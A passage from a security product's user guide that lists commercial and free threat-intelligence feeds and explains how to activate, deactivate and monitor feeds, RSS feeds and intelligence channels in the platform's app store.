SEKOIA.IO Threat Intelligence	Provides an all-in-one feed including SEKOIA exclusive intelligence and the best of OSINT. Includes plaintext reports to explain current developments and delivers observables from 100+ trackers on threat actors and malware. Uses STIX, with every object carrying context and relationships.	Trial	

Feed Name	Description	Credential/Trial	Notes
Silobreaker Threat Feeds	Provides automated and highly customizable feeds from structured and unstructured open, partner, and dark web sources. Covers hundreds of thousands of sources with support for additional content on a per-client basis.	Trial	
Socket.dev Open Source Software Threat Feed	Offers a real-time stream of malicious open-source packages detected across npm, PyPI, and so on. It surfaces newly discovered supply chain threats (malware, typosquats, and so on) with metadata for blocking and alerting before they hit your systems.	Credential	

Feed Name	Description	Credential/Trial	Notes
SpyCloud Enterprise Protection	Delivers breach alerts directly into Anomali via SpyCloud's Enterprise API. Detects exposed credentials and enables response to fraud, account takeover, and ransomware threats before attackers can act.	Credential	
SWIFT ISAC threat intelligence feed	Provides a companion threat intelligence feed for SWIFT customers via the SWIFT ISAC. As part of the SWIFT CSP, shares information related to security threats potentially impacting the SWIFT community through a dedicated section of swift.com.	Credential	
Symantec Malicious Files	Provides new high-confidence malicious file SHA256 observables. Updated daily.	Credential	

Feed Name	Description	Credential/Trial	Notes
Symantec Malicious URIs Feed	Provides daily new high-confidence malicious URI observables with a risk level of 8 or above, as determined by Symantec WebPulse.	Credential	
Symantec Threat Alert Indicators	Provides Symantec Threat Intelligence threat alert observables.	Credential	
Team Cymru - BARS feed	Provides in-depth analysis, tracking, and history of 40+ malware families that utilize unique control protocols and encryption mechanisms via the Botnet Analysis & Reporting Service (BARS).	Trial	

Feed Name	Description	Credential/Trial	Notes
Team Cymru - Controller Feed	Provides near-real-time identification of botnet command-and-control (C&C) IP addresses (IRC, HTTP, and P2P) built for DDoS, warez, and underground economy, including bot types, passwords, channels, and expert insight.	Trial	
Team Cymru - Reputation feed	Enables subscribers to monitor for infected computers visiting their networks in near real-time, identifying compromised hosts as they access the network so they can be monitored or blocked before causing damage.	Trial	

Feed Name	Description	Credential/Trial	Notes
The Media Trust	Provides real-time, original-source, web-based malware detected on compromised digital advertisements and third-party code used to render the world's most heavily trafficked websites.	Credential	
ThreatBook CTI Premium	Provides high-fidelity, actionable threat intelligence to enhance detection, response, and operational efficiency.	Credential	
ThreatWorx Threat and Vulnerability Intelligence	Provides machine-curated, AI-enhanced threat and vulnerability intelligence with advanced keyword-based filtering and noise reduction.	Credential	

Feed Name	Description	Credential/Trial	Notes
VMRAY - UniqueSignal - Essential	Provides a high-throughput threat intelligence feed with TAXII 2.1/STIX 2.1 API, JSON, CSV, and MISP outputs. Processes 500–1,500 daily malware samples to deliver near-real-time, noise-free observables and contextual relationships.	Credential	
VMRay Threat Intelligence	Ingests observables, malware attributes, threat families, and detailed reports from files, URLs, and emails submitted to VMRay by CERT, SOC, and CTI teams. Automated deep analysis and enrichment of samples produces reliable threat intelligence.	Credential	

Feed Name	Description	Credential/Trial	Notes
Well Fed Intelligence DGA Feeds - Domains	Tracks 53 families of malware and approximately one million malicious domains using domain generation algorithms. Created hourly with resolution, domain, IP, and nameserver information. Lists all actively resolving, non-whitelisted domains.	Trial	
Well Fed Intelligence DGA Feeds - IP Addresses	Tracks 53 families of malware and approximately one million malicious domains using domain generation algorithms. Created hourly with resolution, domain, IP, and nameserver information. Lists all actively resolving, non-whitelisted IPs currently used by DGAs.	Trial	

Feed Name	Description	Credential/Trial	Notes
ZeroFox - Cyber Threat Intelligence Feeds	Improves the depth and accuracy of alerting, analysis, and investigations with unique threat data via ZeroFox's Network & Vulnerability Intelligence Feeds. An active ZeroFox subscription is required to use this application.	Credential	
ZeroFox Alerts	Provides insight into your public attack surface by streamlining traditional threat intelligence and digital risk protection to enable action on cyberthreats. An active ZeroFox subscription is required to use this application.	Credential	

Managing Premium Feeds

To start receiving intelligence from premium feeds, you need to activate them. Premium feeds in the APP Store require one of two activation methods:

- **Credential activation**—provides access to a premium feed by entering credentials from the feed vendor. If you do not already have credentials, you can request them through the APP Store. Credential feeds do not become active until

you enter your credentials in the APP Store.

- **Trial activation**—provides access to a premium feed by requesting a free trial. You will be contacted by email with further information on feed activation and subscriptions.

If you want to stop receiving threat intelligence from a premium feed, you can deactivate it.

For the list of available premium feeds, refer to ["Available Premium Feeds" on page 986](#).

To learn how to activate and deactivate premium feeds, refer to the following sections:

[Credential Feed Activation](#)

[Trial Feed Activation](#)

[Feed Deactivation](#)


Credential Feed Activation

Credential feeds display the Inactive status in the top right corner of the APP Store tile. These feeds must be activated first.



To activate a Credential premium feed:


1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Locate the Credential feed of interest, click **Get Access**.
3. If you do not have credentials, click **Request Access** on the resulting popup. Anomali will contact you through email with further information. Once you have your credentials, proceed to the next step. If you have credentials from the feed vendor, you can proceed to [step 5](#).



4. Locate the same feed of interest and click **Manage**.




5. In the dialog box that opens, click **I have credentials**.



6. Enter your feed credentials.

**Notes:**

- When activating the Feedly for Threat Intelligence feed, enter your primary stream ID in the Feedly Stream ID field. Then, list any additional stream IDs in the Secondary Feedly Stream ID field, separating them with commas. The Feedly for Threat Intelligence feed creates a folder for each stream ID and assigns a corresponding tag name to the intelligence on ThreatStream. See the example below.



- When activating the Google Threat Intelligence (GTI) feed, you need to enter your GTI user ID, API key, and daily request limit (optional). The daily request limit helps to control your API usage. Once the specified limit is reached, intelligence ingestion pauses automatically and resumes the following day. If no maximum request limit is specified, ingestion will continue without a daily cap.

7. Click **Activate**.

The feed is now active.

Trial Feed Activation

Feeds displaying **Trial Available** are currently available for activation on a trial or paid basis. After getting access, you will receive further subscription and activation information through email.

If you have not already done so, your organization can subscribe to the feed on a free trial basis. After monitoring its impact, you can decide whether or not to purchase the stream at the end of the trial period. For more information on monitoring stream quality, see "[Viewing Weekly Summaries for Your Organization](#)" on page 35.

After activating a free trial, the number of days remaining in your trial is displayed on the APP Store user interface. Anomali Support will contact you via email when trials expire. You can then purchase feeds to continue receiving intelligence on a permanent basis.

To request activation:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Locate the required premium stream.

3. If you are using the tile view, click **Get Access** and accept the evaluation agreement.

If you are using the list view, click the name of the stream, accept the evaluation agreement, and click **Request a Trial**.

Anomali will contact you to complete the activation process.

Feed Deactivation


If you no longer want to use a premium feed, you can always deactivate it.




Note: Only Organization Administrators can deactivate feeds.

To deactivate a feed:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Locate the feed that you want to deactivate.
3. Click **Manage**.
4. In the window that opens, click **Deactivate**.



5. Click **Deactivate feed** to confirm deactivation.



The feed is now deactivated. Your access to new and existing data from this feed will be revoked within 24 hours.

Available Free Feeds

The table below lists all third-party free feeds available on ThreatStream. To learn how to activate free feeds, refer to ["Managing Free Feeds" on the next page](#).

Feed Name	Description	Notes
Anomali Free Sample Malware	Provides free access to 5 of the top 300 Malware/Ransomware families that the Anomali Malware Intelligence Channel covers. This channel includes a subset of the available Hashes, IPs, Domains and URLs. Powered By PolySwarm.	
Cybersixgill Darkfeed™ Freemium	Provides access to malicious observables, extracted in real-time from the largest collection of deep & dark web TI data, alerting to emerging threats at the earliest stage of the illicit supply chain.	
Cybersixgill Reports Freemium	Delivers Cybersixgill's best-in-market threat intelligence from the deep and dark web with automated reports — accelerating time-to-intel, informing better security decisions, and delivering clear visibility into your organizational threat landscape.	
Flashpoint Technical Intelligence	Provides tactics, techniques and procedures (TTPs) and threat actor motivations associated with malicious activity. This is a subset of our Flashpoint Intelligence Reports.	
ShadowServer	Delivers timely Internet security data from Shadowserver. Shadowserver scans IPv4 daily, analyzes malware, and delivers free daily reports.	Secret and API token are required to activate this feed.

Managing Free Feeds

Through relationships with top intelligence vendors, Anomali ThreatStream offers access to certain premium third-party feeds at no additional charge. These feeds generally contain a subset of vendor premium feeds or enrichment data. Free feeds are not trials. Therefore, access is perpetual and does not expire. You can migrate to premium versions of the vendor feed by contacting Anomali Support.




Note: All vendor terms of use are specific to their offerings.

Activating Free Feeds


For the list of available free feeds, refer to ["Available Free Feeds" on the previous page](#).

To activate a free feed:

1. Navigate to **ThreatStream > APP Store > App Store**.
2. Locate the free feed of interest, as shown in the following example:



3. Click **Get Access**.
4. Read the evaluation agreement and select **Accept Terms**, then click **Request Activation** as in the following example:




You will receive notifications regarding the status of your request via email.

Deactivating Free Feeds


If you no longer want to use a free feed, you can always deactivate it.

To deactivate a free feed:

1. Navigate to **ThreatStream > APP STORE > App Store**.
2. Locate the feed that you want to deactivate.
3. Click **Manage**.
4. In the window that opens, click **Deactivate**.



5. Click **Deactivate feed** to confirm deactivation.



The feed is now deactivated. Your access to new and existing data from this feed will be revoked within 24 hours.

Managing Anomali Copilot RSS Feeds

Copilot RSS feeds are offered based on the following subscription types:

- **Community**

The Anomali Copilot Community subscription allows you to activate the basic version of the threat intelligence-related news, research, and advisory RSS feeds for free. Additionally, you will receive a source-provided summary (when available) and a link to the original article.

- **Enterprise**

The Anomali Copilot Enterprise subscription provides access to the Enterprise version of Anomali Copilot RSS feeds. This subscription type requires an active Anomali Copilot suite subscription. Contact your Anomali account representative for details.

When upgraded to the Anomali Copilot Enterprise subscription, in addition to the basic features, you will get access to the following features:

- Anomali AI generated summary and key takeaways for each ingested article.
- Automated extraction of observables with relevant contextual information such as iType, confidence & associations for Actors, Malware, TTPs & CVEs.
- Automatic identification and tagging for target industry, region, and company for ease of operationalization through custom dashboards & alerts.
- Access to the Anomali Global Security Event (GSE) feed, which provides intelligence related to ongoing major Global Security event.

From the APP Store, you can browse, activate, upgrade, and deactivate Anomali Copilot RSS feeds. When Copilot RSS feeds are activated, they start enriching Threat Bulletins with executive summaries, takeaways, relevant tags, content, associations, and a link to the original content. Additionally, you can add the ATR-curated Copilot RSS Feeds dashboard to receive alerts about new articles, research, and advisories that come from your active Anomali Copilot feeds

For details, refer to the following sections:

["Activating Copilot RSS Feeds" on the next page](#)

["Upgrading to the Enterprise Copilot RSS Version" on the next page](#)

["Threat Bulletins Created From RSS Feeds" on the next page](#)

["Copilot RSS Feeds Dashboard" on page 1044](#)

["Deactivating Copilot RSS Feeds" on page 1045](#)

For the list of available Copilot RSS feeds, refer to [Available Anomali Copilot RSS Feeds](#)

Activating Copilot RSS Feeds

To activate a Copilot RSS feed:

1. Navigate to **ThreatStream > APP Store > APP Store**.
2. Select the **Copilot** Subscription type filter.
3. Locate the Copilot feed that you want to activate.

If you are using the tile view, flip the switch to the right position.

If you are using the list view, click the name of the feed and then click **Activate**.

The status changes to **Active**. You are subscribed to the Copilot RSS feed.

Upgrading to the Enterprise Copilot RSS Version

To upgrade a Copilot RSS feed from the Community to Enterprise version:

1. Navigate to **APP Store > APP Store**.
2. Select the **Copilot** Subscription Type filter.
3. Locate the Community Copilot RSS feed that you want to upgrade.
4. Click **Get Full Access**.
5. In the dialog box that opens, click **Register Interest**.
If you upgrade from an active Community Copilot RSS feed, click **Save Changes**.

Your Anomali account manager will contact you to provide the information required for subscribing to the Enterprise version of the Copilot RSS feed.

Threat Bulletins Created From RSS Feeds

Once Copilot RSS feeds are activated, they will start enriching Threat Bulletins with executive summaries, takeaways, relevant tags, content, associations, and a link to the original content.

When ThreatStream processes an RSS feed, it evaluates the content against observables that are already known to the platform and highlights only the associations that exist in ThreatStream. Any unknown observables found in the article are intentionally skipped. This is by design to give you full control over the

data that enters your environment. If you need to determine whether the content contains observables not yet known to ThreatStream, you can manually scan it and import the observables you want. To learn how to manually scan Threat Bulletins and create import jobs with Anomali Copilot, refer to ["Scanning Pages with Anomali Copilot" on page 1273](#).


Copilot RSS feeds extract the following contextual information:

Contextual Information	Tag	Association
Malware	malware:<family name>	ATR Malware Profile
Actor	actor:<actor name>	ATR Actor Profile
Vulnerability	vulnerability:<CVE_ID>	Vulnerability Threat Model
Country	country:<2 Letter Country Code>	n/a
Region	region:<Region Name>	n/a
Target Industry	industry:<industry name>	n/a
Theme	theme:<theme name>	n/a
TTP	mitre-technique:<technique name>	Attack Pattern Profile

Below is the example of the Threat Bulletin enriched with the content received from the News - Dark Reading feed.

User Guide

Chapter 24: Subscribing to Anomali Feeds, Enrichments, and Intelligence Channels



Copilot RSS Feeds Dashboard

For your convenience, you can also add the ATR-curated Copilot RSS Feeds dashboard to receive alerts about new articles, research, and advisories that come from your active Anomali Copilot feeds. See ["Adding Themed Custom Dashboards to Your Home Page" on page 54](#) to learn how to add the Copilot RSS Feeds custom dashboard to your home page.

Below is the example of the Copilot RSS Feeds custom dashboard.



- The status changes to **Inactive**. You are no longer subscribed to the Copilot RSS feed.

Managing Anomali Intelligence Channels


Anomali Intelligence Channels (AICs) provide access to high-quality curated data optimized for specific threat intelligence categories such as fraudulent activity, phishing, malware, and others. AICs are powered by Anomali and partner intelligence feeds. If your organization is interested in a particular intelligence initiative, you can subscribe to the corresponding AIC and monitor threat intelligence from multiple feeds through a single channel.

Currently, you can activate the following intelligence channels via ThreatStream APP Store:

Intelligence Channel	Description
Anomali Adversary Intelligence	Observables (IPs, domains, and file hashes) associated with APTs, delivered with complete threat context such as actor and malware attribution, TTPs, industry, country, severity, and confidence scoring. Powered by Bitdefender.
Anomali Energy Threat Defense	Intelligence focused on threats against the Energy, ONG (Oil and Natural Gas), Utilities, Critical Infrastructure, ICS, OT, and SCADA sectors, including malware that targets the Middle East. Use the Geopolitical filter to locate the channel in the App Store.
Anomali Global Security Event Intel	Intelligence focused on Global Security Events (GSEs) such as CIOP Ransomware, CVE-2023-34362, and CVE-2023-35708, containing news, advisories, and research reports enriched with Anomali Copilot, relevant indicators, and Yara/SIGMA/SNORT signatures. Currently available as a free limited preview.
Anomali Malware Intelligence	Intelligence focused on providing additional context and insights on known and suspected malware samples. Use the Malware Intelligence filter to locate the channel in the App Store.
Anomali Mobile Threat Defense	Intelligence focused on mobile OS systems (Android, iOS) and malware/smishing threats that target these platforms. Use the Mobile filter to locate the channel in the App Store.
Anomali Vulnerability & Exploit Intelligence	Hashes collected from real-life sensors for vulnerable files and exploits associated with CVEs. Powered by Bitdefender.

For your convenience, you can also add the corresponding dashboards to receive alerts about the intelligence received from your active ATR-curated intelligence channels. See ["Adding Themed Custom Dashboards to Your Home Page" on page 54](#) to learn how to add a themed custom dashboard to your home page.

Below is the example of the Anomali Mobile Threat Defense Intelligence Channel dashboard.




Activating Anomali Intelligence Channels

Anomali intelligence channels can be found in the top left corner of the APP Store. AICs are currently available for activation on a trial or paid basis. After getting access, you will receive further subscription and activation information through email.

Your organization can subscribe to an AIC on a free trial basis. After monitoring its impact, you can decide whether or not to purchase a subscription at the end of the trial period.

After activating a free trial, the number of days remaining in your trial is displayed on the APP Store user interface. Anomali Support will contact you via email when the trial expires. You can then purchase the AIC to continue receiving intelligence on a permanent basis.



To start using AICs, you need to activate them first.

To activate an Anomali intelligence channel:

1. Navigate to **ThreatStream > APP Store > APP Store**.
2. Locate the AIC of your interest.
3. If you are using the tile view, click **Get Access**, accept the evaluation agreement, and click **Request a Trial**.

If you are using the list view, click the name of the AIC, accept the evaluation agreement, and click **Request a Trial**.

Anomali will contact you to complete the activation process.



Note: Since the Anomali Global Security Event Intel intelligence channel is powered by Auto Lens+, use the activation instructions for Auto Lens+ RSS feeds to activate this intelligence channel. See ["Managing Anomali Copilot RSS Feeds" on page 1041](#) for details.


Deactivating Anomali Intelligence Channels

If you no longer want to use an AIC, you can always deactivate it.

To deactivate an Anomali intelligence channel:

1. Navigate to **ThreatStream > APP Store>APP Store**.
2. Locate the AIC that you want to deactivate.
3. Click **Manage**.

4. In the window that opens, click **Deactivate**.



The AIC is now deactivated.

Viewing and Monitoring Health Information of Active Feeds and Intelligence Channels


ThreatStream allows you to view and monitor the current status of your active channels (feeds and intelligence channels) in the APP Store.




Note: To view health information, you must be in the list view of the APP Store.

To view health information of a feed or intelligence channel:

1. Navigate to **ThreatStream > APP Store > APP Store**.
2. In the right corner above the **Actions** menu, click the list view.




3. Click the name or the status icon of an activated feed or intelligence channel. The window that opens displays the current state of all sources (channels) in a feed.



The **History** column shows the synchronization history of all sources from the last 30 days. The **Last Run** column shows the last time each source was synchronized. The **Interval** column shows approximately how often each source is synchronized. The **Health** column may show the following information:

- ✓: The feed (channel) is synchronizing with ThreatStream as expected.
- ⚠: The feed (channel) is not synchronizing with ThreatStream as expected. If the feed uses credentialed activation, verify that your credentials are up to date. See ["Credential Feed Activation" on page 1034](#) for a list of credentialed feeds.
- ⌚: The feed (channel) is active, but ThreatStream has not yet synchronized data from the source.

If the feed is credentialed, the feed health information is displayed on the Health tab of the resulting window, as shown in the following example.



Depending on the number of successful synchronization requests per day, the health status of the channel on a particular date is listed as follows:

- : All synchronization requests were successful on a particular date.
- : At least 1 but less than 20% synchronization requests returned errors on a particular date.
- : At least 20% of synchronization requests returned errors on a particular date.
- : There were no requests on a particular date.

You can hover over a date to view detailed information on channel synchronization.



Notes:

- It is not unusual for some feeds to encounter temporary errors over the course of a 30-day period. These errors generally occur due to service availability from vendors and are resolved after a short period. Contact Anomali Customer Support if a channel consistently reports a high error count for more than 24 hours.
- When a feed expires due to a validation failure, it is automatically deactivated and the system sends an email to Organization Administrators along with an in-app notification on the ThreatStream Notifications page. In-app notifications



are retained for 30 days. After this period, the notification is no longer visible on the Notifications page. For more information on in-app notifications, see ["Receiving In-App Notifications From ThreatStream" on page 88](#).

- The **Interval** column is only an estimate of how frequently each channel is synchronized. The actual frequency may vary depending on how many channels are being synchronized simultaneously.

Configuring No Data Notifications for Individual Feeds

